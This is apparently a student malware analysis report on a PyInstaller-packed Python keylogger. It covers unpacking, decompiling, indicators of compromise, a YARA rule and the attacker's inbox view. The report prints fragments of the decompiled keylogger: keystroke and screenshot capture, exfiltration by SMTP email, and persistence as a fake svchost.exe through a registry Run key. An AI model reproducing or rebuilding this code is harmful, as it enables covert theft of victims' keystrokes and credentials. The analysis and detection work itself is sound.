
Name	Date modified	Type	Size
pywin32_system32	12/2/2023 1:17 AM	File folder	
PYZ-00.pyz_extracted	12/2/2023 6:43 AM	File folder	
win32	12/2/2023 1:17 AM	File folder	
_bz2.pyd	12/2/2023 1:17 AM	Python Extension ...	47 KB
_ctypes.pyd	12/2/2023 1:17 AM	Python Extension ...	57 KB
_hashlib.pyd	12/2/2023 1:17 AM	Python Extension ...	25 KB
_lzma.pyd	12/2/2023 1:17 AM	Python Extension ...	82 KB
_queue.pyd	12/2/2023 1:17 AM	Python Extension ...	22 KB
_socket.pyd	12/2/2023 1:17 AM	Python Extension ...	39 KB
_ssl.pyd	12/2/2023 1:17 AM	Python Extension ...	51 KB
api-ms-win-core-console-l1-1-0.dll	12/2/2023 1:17 AM	Application exten...	12 KB
api-ms-win-core-datetime-l1-1-0.dll	12/2/2023 1:17 AM	Application exten...	12 KB
api-ms-win-core-debug-l1-1-0.dll	12/2/2023 1:17 AM	Application exten...	12 KB
api-ms-win-core-errorhandling-l1-1-0.dll	12/2/2023 1:17 AM	Application exten...	12 KB
api-ms-win-core-file-l1-1-0.dll	12/2/2023 1:17 AM	Application exten...	15 KB
api-ms-win-core-file-l1-2-0.dll	12/2/2023 1:17 AM	Application exten...	12 KB
api-ms-win-core-file-l2-1-0.dll	12/2/2023 1:17 AM	Application exten...	12 KB
api-ms-win-core-handle-l1-1-0.dll	12/2/2023 1:17 AM	Application exten...	12 KB
api-ms-win-core-heap-l1-1-0.dll	12/2/2023 1:17 AM	Application exten...	12 KB
api-ms-win-core-interlocked-l1-1-0.dll	12/2/2023 1:17 AM	Application exten...	12 KB
api-ms-win-core-libraryloader-l1-1-0.dll	12/2/2023 1:17 AM	Application exten...	13 KB
api-ms-win-core-localization-l1-2-0.dll	12/2/2023 1:17 AM	Application exten...	15 KB
api-ms-win-core-memory-l1-1-0.dll	12/2/2023 1:17 AM	Application exten...	12 KB

There's a compiled python code called Malware_Keylogger which is susceptible to be the main file of the executable as shown below, and another tools will be used to decompile the script. Which is Uncompyle6 from the GitHub repository, https://github.com/rocky/python-uncompyle6/. After following the installation instruction, the script used to decompile the python code are as follows, and it will show a readable python code as shown in the image below.

```
uncompyle6 <compile-file-name>
```



However, the code is encoded in Base64, therefore another tools will be used to decode the Base64 to readable text, called CyberChef a web application with multi data analyzing tools. The decoded code is as shown in the image below.



It can be seen that the main code for the keylogger itself imports keylogger file and some windows API. Next the script will be initializing by inputting the email and password of the attacker, have function to kill antivirus, becoming persistent and start the keylogging process.

And in the extracted python script directory, there are some suspicious modules used by the file such as email, http and logging. This shows that the malware will be contacting via sending email to the attacker.

pyinstxtractor-master › Malware_Keylogger.exe_extracted › PYZ-00.pyz_extracted ›

Name	Date modified	Type	Size
ctypes	12/2/2023 1:17 AM	File folder	
email	12/2/2023 1:17 AM	File folder	
http	12/2/2023 1:17 AM	File folder	
importlib	12/2/2023 1:17 AM	File folder	
logging	12/2/2023 1:17 AM	File folder	
mss	12/2/2023 1:17 AM	File folder	
pynput	12/2/2023 1:17 AM	File folder	
Xlib	12/2/2023 1:17 AM	File folder	
__future__.pyc	12/2/2023 1:17 AM	Compiled Python ...	4 KB
_compat_pickle.pyc	12/2/2023 1:17 AM	Compiled Python ...	6 KB
_compression.pyc	12/2/2023 1:17 AM	Compiled Python ...	4 KB
_py_abc.pyc	12/2/2023 1:17 AM	Compiled Python ...	5 KB
_strptime.pyc	12/2/2023 1:17 AM	Compiled Python ...	16 KB
_threading_local.pyc	12/2/2023 1:17 AM	Compiled Python ...	7 KB
argparse.pyc	12/2/2023 1:17 AM	Compiled Python ...	61 KB
base64.pyc	12/2/2023 1:17 AM	Compiled Python ...	17 KB
bisect.pyc	12/2/2023 1:17 AM	Compiled Python ...	3 KB
bz2.pyc	12/2/2023 1:17 AM	Compiled Python ...	11 KB
calendar.pyc	12/2/2023 1:17 AM	Compiled Python ...	27 KB
contextlib.pyc	12/2/2023 1:17 AM	Compiled Python ...	20 KB
copy.pyc	12/2/2023 1:17 AM	Compiled Python ...	7 KB
datetime.pyc	12/2/2023 1:17 AM	Compiled Python ...	56 KB
ftplib.pyc	12/2/2023 1:17 AM	Compiled Python ...	28 KB

Next, the keylogger script is found, however it is in compiled format therefore another tools will be used to decompile the script. Which is Uncompyle6 from the GitHub repository, https://github.com/rocky/python-uncompyle6/. After following the installation instruction, the script used to decompile the python code are as follows, and it will show a readable python code as highlighted in blue of the image below.

```
uncompyle6 <compile-file-name>
```

keylogger.py	12/2/2023 6:44 AM	Python File	58 KB
keylogger.pyc	12/2/2023 1:17 AM	Compiled Python ...	18 KB

```python
# uncompyle6 version 3.9.0
# Python bytecode version base 3.7.0 (3394)
# Decompiled from: Python 3.7.4 (tags/v3.7.4:e09359112e, Jul  8 2019, 20:34:20) [MSC v.1916 64 bit (AMD64)]
# Embedded file name: keylogger.py
import pynput.keyboard, threading, smtplib, os, shutil, subprocess, sys, stat, platform, getpass, time, tempfile
from mss import mss
from email.mime.text import MIMEText
from email.mime.multipart import MIMEMultipart
from email.mime.application import MIMEApplication
from os.path import basename
try:
    import win32gui as w
except Exception:
    pass

class Keylogger:

    def __init__(self, time_interval, email, password, smtp_server, smtp_port):
        self.log = ''
        self.interval = time_interval
        self.email = email
        self.password = password
        self.smtp_server = smtp_server
        self.smtp_port = smtp_port
        self.temp_screenshot = tempfile.gettempdir() + '\\screenshot.png'
        self.system_info = self.get_system_info()
        self.lastWindow = ''
        self.victim_system = platform.system()

    def kill_av--- This code section failed: ---

 L.  41         0  SETUP_EXCEPT         16  'to 16'
```

Python file | length : 58,603 lines : 1,028 | Ln : 954 Col : 28 Pos : 55,376 | Windows (CR LF) | UTF-8 | INS

```
891
892             self.append_to_log(current_key)
893
894         def report(self):
895             self.send_mail(self.log)
896             self.log = ''
897             self.take_screenshot()
898             self.send_mail_with_attachment(files=[self.temp_screenshot])
899             timer = threading.Timerself.intervalself.report
900             timer.start()
901
902         def take_screenshot(self):
903             try:
904                 os.remove('screenshot.png')
905             except Exception as e:
906                 try:
907                     pass
908                 finally:
909                     e = None
910                     del e
911
912             temp_dir = tempfile.gettempdir()
913             os.chdir(temp_dir)
914             with mss() as (screenshot):
915                 screenshot.shot(output='screenshot.png')
916
917         def send_mail(self, message):
918             try:
919                 message = 'Subject: TechnowLogger Reporting\n\nReport From:\n\n' + self.system_info + '\n\nLogs:\n' +
920                 server = smtplib.SMTPself.smtp_serverself.smtp_port
921                 server.ehlo('mylowercasehost')
922                 server.starttls()
```


keylogger.pyc | _ctypes.pyd | message.pyc | rule.yara | keylogger.py

```
969         def start(self):
970             keyboard_listener = pynput.keyboard.Listener(on_press=(self.process_key_press))
971             with keyboard_listener:
972                 self.report()
973                 keyboard_listener.join()
974
975         def become_persistent(self, time_persistent):
976             if sys.platform.startswith('win'):
977                 self.become_persistent_on_windows(time_persistent)
978             else:
979                 if sys.platform.startswith('linux'):
980                     self.become_persistent_on_linux(time_persistent)
981
982         def become_persistent_on_windows(self, time_persistent):
983             evil_file_location = os.environ['appdata'] + '\\svchost.exe'
984             if not os.path.exists(evil_file_location):
985                 time.sleep(time_persistent)
986                 self.log = '** TechNowlogger started on Windows System ** '
987                 shutil.copyfilesys.executableevil_file_location
988                 subprocess.call(('reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /v svchost /t REG_S
989
990         def become_persistent_on_linux(self, time_persistent):
991             home_config_directory = os.path.expanduser('~') + '/.config/'
992             autostart_path = home_config_directory + '/autostart/'
993             autostart_file = autostart_path + 'xinput.desktop'
994             if not os.path.isfile(autostart_file):
995                 time.sleep(time_persistent)
996                 self.log = '** TechNowlogger started On Linux System **'
997                 try:
998                     os.makedirs(autostart_path)
999                 except OSError:
1000                    pass
```

The image above shows the decompiled code of the keylogger script, which will initialize by setting the attacker email and password and have functions such as creating report of the status of the victim, taking screenshot, send email to the attacker, becoming persistent.


3.3 Indicators of Compromise

3.3.1 Network Indicators





The sending of data to the SMTP server of Gmail which is supposed to be the attacker's email.

3.3.2 Host-based Indicators



The additional svchost.exe file was created on the C:/Users/name/AppData/Roaming directory. It is found that the file created has the same hash as the malware file as shown in the image below.





Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
NisSrv.exe		4,516 K	11,456 K	6128		
SecurityHealthService.exe		3,932 K	14,372 K	5676		
svchost.exe		1,824 K	8,592 K	6732	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,788 K	12,480 K	6960	Host Process for Windows S...	Microsoft Corporation
svchost.exe		4,148 K	11,364 K	7012	Host Process for Windows S...	Microsoft Corporation
svchost.exe		9,652 K	20,760 K	752	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,144 K	8,100 K	5248	Host Process for Windows S...	Microsoft Corporation
lsass.exe		5,864 K	16,676 K	700	Local Security Authority Proc...	Microsoft Corporation
fontdrvhost.exe		1,308 K	3,488 K	832	Usermode Font Driver Host	Microsoft Corporation
winlogon.exe		2,912 K	12,468 K	608	Windows Logon Application	Microsoft Corporation
fontdrvhost.exe		3,020 K	6,712 K	840	Usermode Font Driver Host	Microsoft Corporation
dwm.exe	3.53	35,104 K	66,320 K	388	Desktop Window Manager	Microsoft Corporation
explorer.exe	1.76	45,664 K	193,904 K	3812	Windows Explorer	Microsoft Corporation
SecurityHealthSystray.exe		1,796 K	9,200 K	3780	Windows Security notificatio...	Microsoft Corporation
VBoxTray.exe	< 0.01	2,628 K	11,044 K	4808	VirtualBox Guest Additions Tr...	Oracle and/or its affiliates
ZoomIt64.exe		1,800 K	8,320 K	4672	Sysinternals Screen Magnifier	Sysinternals - www.sysinter...
msedge.exe		69,628 K	139,864 K	4120	Microsoft Edge	Microsoft Corporation
msedge.exe		2,076 K	7,428 K	2300	Microsoft Edge	Microsoft Corporation
msedge.exe		10,508 K	25,768 K	6208	Microsoft Edge	Microsoft Corporation
msedge.exe		9,432 K	31,076 K	6216	Microsoft Edge	Microsoft Corporation
msedge.exe		6,412 K	17,324 K	6268	Microsoft Edge	Microsoft Corporation
msedge.exe	< 0.01	53,252 K	94,220 K	6368	Microsoft Edge	Microsoft Corporation
msedge.exe		21,564 K	28,236 K	7000	Microsoft Edge	Microsoft Corporation
svchost.exe		1,260 K	8,616 K	864		
svchost.exe		23,400 K	30,512 K	6360		
procexp.exe		4,608 K	12,392 K	5308	Sysinternals Process Explorer	Sysinternals - www.sysinter...
procexp64.exe	2.35	25,764 K	49,448 K	7140	Sysinternals Process Explorer	Sysinternals - www.sysinter...

After restarting the computer, the malware keylogger created svchost.exe automatically run on startup of the computer. Which indicates persistence is created on the victim host.

3.4 Rules and Signatures

YARA Rule

The YARA rule was created to detect malware files by using its signature based on the static analysis. The rule is as follows:

```
import "hash"

rule Malware_Keylogger {

    meta:

        description = "Detects files associated with Malware_Keylogger"

        author = "Gabriel Kuek"


    strings:

        $magicMZ = { 4D 5A } // MZ magic byte

        $keyloggerString = "keylogger"

        $keyloggerString2 = "Malware keylogger"

        $keyloggerString3 = "Malware_Keylogger"


    condition:

        $magicMZ at 0 and

        1 of ($keyloggerString, $keyloggerString2, $keyloggerString3) and

        filesize < 6MB and

        uint8(0) == 0x4D and

        uint8(1) == 0x5A and

        filesize < 6MB and

        hash.md5(0, filesize) == "be74300098a8086d0995248c213d671b"

}
```

```
C:\Users\flare\AppData\Roaming>yara C:\Users\flare\Desktop\rule.yara svchost.exe
Malware_Keylogger svchost.exe
```

```
C:\Users\flare\AppData\Roaming>yara C:\Users\flare\Desktop\rule.yara C:\Users\flare\Desktop\Malware_Keylogger.exe
Malware_Keylogger C:\Users\flare\Desktop\Malware_Keylogger.exe
```

The images above shows that the YARA rule successfully detected the malware file based on the rules created on the signature of the malware file. Therefore, the rule can be used as part of the way to detect for this particular malware keylogger.

3.5 Attacker View

TechnowLogger Reporting Inbox × Start timer

widaja313@gmail.com
to bcc: me

Report From:

Operating System: Windows 10 10.0.19041
Computer Name: DESKTOP-UED6QTA
User: flare

Logs:
** TechNowlogger started on Windows System **

Reply Forward


TechnowLogger Reporting With Screenshot Attachments Inbox × Start timer

widaja313@gmail.com
to me

Report From:

Operating System: Windows 10 10.0.19041
Computer Name: DESKTOP-UED6QTA
User: flare

One attachment • Scanned by Gmail



Reply Forward

me TechnowLogger Reporting With Screenshot Attachments - Report From: Operating System: Windows 10 10.0.19041 Computer Name: DESKTOP-UED6QTA User: flare
screenshot.png

me **TechnowLogger Reporting** - Report From: Operating System: Windows 10 10.0.19041 Computer Name: DESKTOP-UED6QTA User: flare Logs: ** TechNowlogger started on W

me TechnowLogger Reporting With Screenshot Attachments - Report From: Operating System: Windows 10 10.0.19041 Computer Name: DESKTOP-VK383CF User: flare
screenshot.png

me **TechnowLogger Reporting** - Report From: Operating System: Windows 10 10.0.19041 Computer Name: DESKTOP-VK383CF User: flare Logs: [OnWard Data Entered In : *Eth

me **TechnowLogger Reporting With Screenshot Attachments** - Report From: Operating System: Windows 10 10.0.19041 Computer Name: DESKTOP-VK383CF User: flare
screenshot.png

me **TechnowLogger Reporting** - Report From: Operating System: Windows 10 10.0.19041 Computer Name: DESKTOP-VK383CF User: flare Logs: [OnWard Data Entered In : Capt

me **TechnowLogger Reporting With Screenshot Attachments** - Report From: Operating System: Windows 10 10.0.19041 Computer Name: DESKTOP-VK383CF User: flare
screenshot.png

me **TechnowLogger Reporting** - Report From: Operating System: Windows 10 10.0.19041 Computer Name: DESKTOP-VK383CF User: flare Logs: ** TechNowlogger started on W

me TechnowLogger Reporting With Screenshot Attachments - Report From: Operating System: Windows 10 10.0.19041 Computer Name: DESKTOP-T4QAK63 User: flare
screenshot.png

me TechnowLogger Reporting - Report From: Operating System: Windows 10 10.0.19041 Computer Name: DESKTOP-T4QAK63 User: flare Logs: ** TechNowlogger started on Win

me TechnowLogger Reporting With Screenshot Attachments - Report From: Operating System: Windows 10 10.0.19041 Computer Name: DESKTOP-T4QAK63 User: flare
screenshot.png

me TechnowLogger Reporting - Report From: Operating System: Windows 10 10.0.19041 Computer Name: DESKTOP-T4QAK63 User: flare Logs:

TechnowLogger Reporting Inbox × Start timer

W **widaja313@gmail.com**
to bcc: me

Report From:

Operating System: Windows 10 10.0.19041
Computer Name: DESKTOP-UED6QTA
User: flare

Logs:

[OnWard Data Entered In : HashMyFiles]
[CTRL] c [SHIFT] [CTRL] a [CTRL] [CTRL] [CTRL] [CTRL] [CTRL] c

Reply Forward

The image above shows the view from the attacker email, at first it will show that the keylogger had been started and shows the operating system and the name of the user for that victim host. Then after that, the keylogger will proceed to send email with attachemnt of the screenshot of the vicitm host periodically. Also it can be seen that the keylogger do sends the keystroke of the victim, which means that any sensitive information that the vicitm type will be logged by the keylogger which might inlcudes, username, passwords, bank account details and much more private sensitive information.

4. Conclusion

In conclusion, the malware analyzed can be concluded to be a persistent keylogger which will send keystore and also screenshots of the victim computer back to the attacker e-mail account by sending all the data through SMTP server. Not only that, but the keylogger also able to persist and hide itself among the processes by creating a process with similar name to the legitimate executable by Windows which is called SVCHOST.EXE, the file created have the same hash with the malware keylogger file. Not only that, but the keylogger does add a registry key value to automatically run the created SVCHOST.EXE to start on the startup of the computer, which means whenever the victim start up the computer the keylogger will starts sending keystroke and status back to the attacker email. Also, as for the malware keylogger file, it seems that the attacker only used simple packing of the file without much obfuscation as I can just easily extract the file in the executable and decompile the compiled code with tools created by users online. Even though the attacker does encode the main code with Base64, it can be easily decoded with tools and read the original code of the file to understand the underlying code and functionality of the malware.

Some lesson learned from this malware analysis is that, research will be required to further analyze the malware, such as the pyinstaller extractor and also the decompiler tools is only used when the malware is detected to be using PyInstaller as the packer. Therefore, thinking outside of the box also play some role in the malware analysis process here. Not only that but, the creation of malware analysis virtual machine also requires further research to source on the best way to create and install the malware analysis virtual machine that can be repeated without wasting too much time on the configuration and that is to use installation scripts such as Flare VM. Other than that it is the YARA rules, which is something that needs research on how to use it to detect the malware by using the signature found during the static analysis of the malware.

Some recommendations to protect against potential keyloggers would be using the YARA rules created to detect the files on the host to check if there is any signature matching with the current malware keylogger. However, there will be a lot more malware out there with different signatures. Therefore, it would be recommended is to perform period scanning on the host with the available antivirus software available online to ensure that there's no malware on the host and also be sure to update the antivirus software so that it has the latest database of malware signature (Malwarebytes 2023).

5. References

Ahmed, YA, Maarof, MA, Hassan, FM & Abshir, MM 2014, 'Survey of Keylogger technologies', *International journal of computer science and telecommunications*, vol. 5, no. 2

extremecoders-re 2023, *PyInstaller Extractor*, extremecoders-re, viewed 13 December 2023, <https://github.com/extremecoders-re/pyinstxtractor>.

Malwarebytes 2023, *Keylogger*, Malwarebytes, viewed 13 December 2023, <https://www.malwarebytes.com/keylogger>.

Mandiant 2023, *Flare VM*, Mandiant, viewed 13 December 2023, <https://github.com/mandiant/flare-vm>.

Sinister 2022, *TechNowLogger*, Sinister, viewed 13 December 2023, <https://github.com/PushpenderIndia/Sinister/tree/2f2acb0499f3a790d71c5edb82ac23ea7e170b2c#readme>.
'What is a Keylogger?', 2022, *McAfee*, 2022/12/06/T09:47:54+00:00, <https://www.mcafee.com/learn/what-is-a-keylogger/>.